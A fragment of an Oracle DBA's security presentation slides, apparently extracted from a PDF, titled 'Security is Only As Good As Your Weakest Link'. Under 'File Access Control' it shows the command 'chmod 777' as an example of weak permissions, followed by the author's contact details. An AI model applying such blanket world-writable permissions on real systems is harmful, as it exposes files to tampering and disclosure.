


Security is Only As Good As Your Weakest Link






```
$ chmod 777 /.../.../
```



File Access Control



About

 @rodrigojorgedba

 /rodrigoaraujorge



DBA - Rodrigo Jorge - Oracle Tips and Guides

Blog about Databases, Security and High Availability

www.dbarj.com.br



QUESTIONS ?!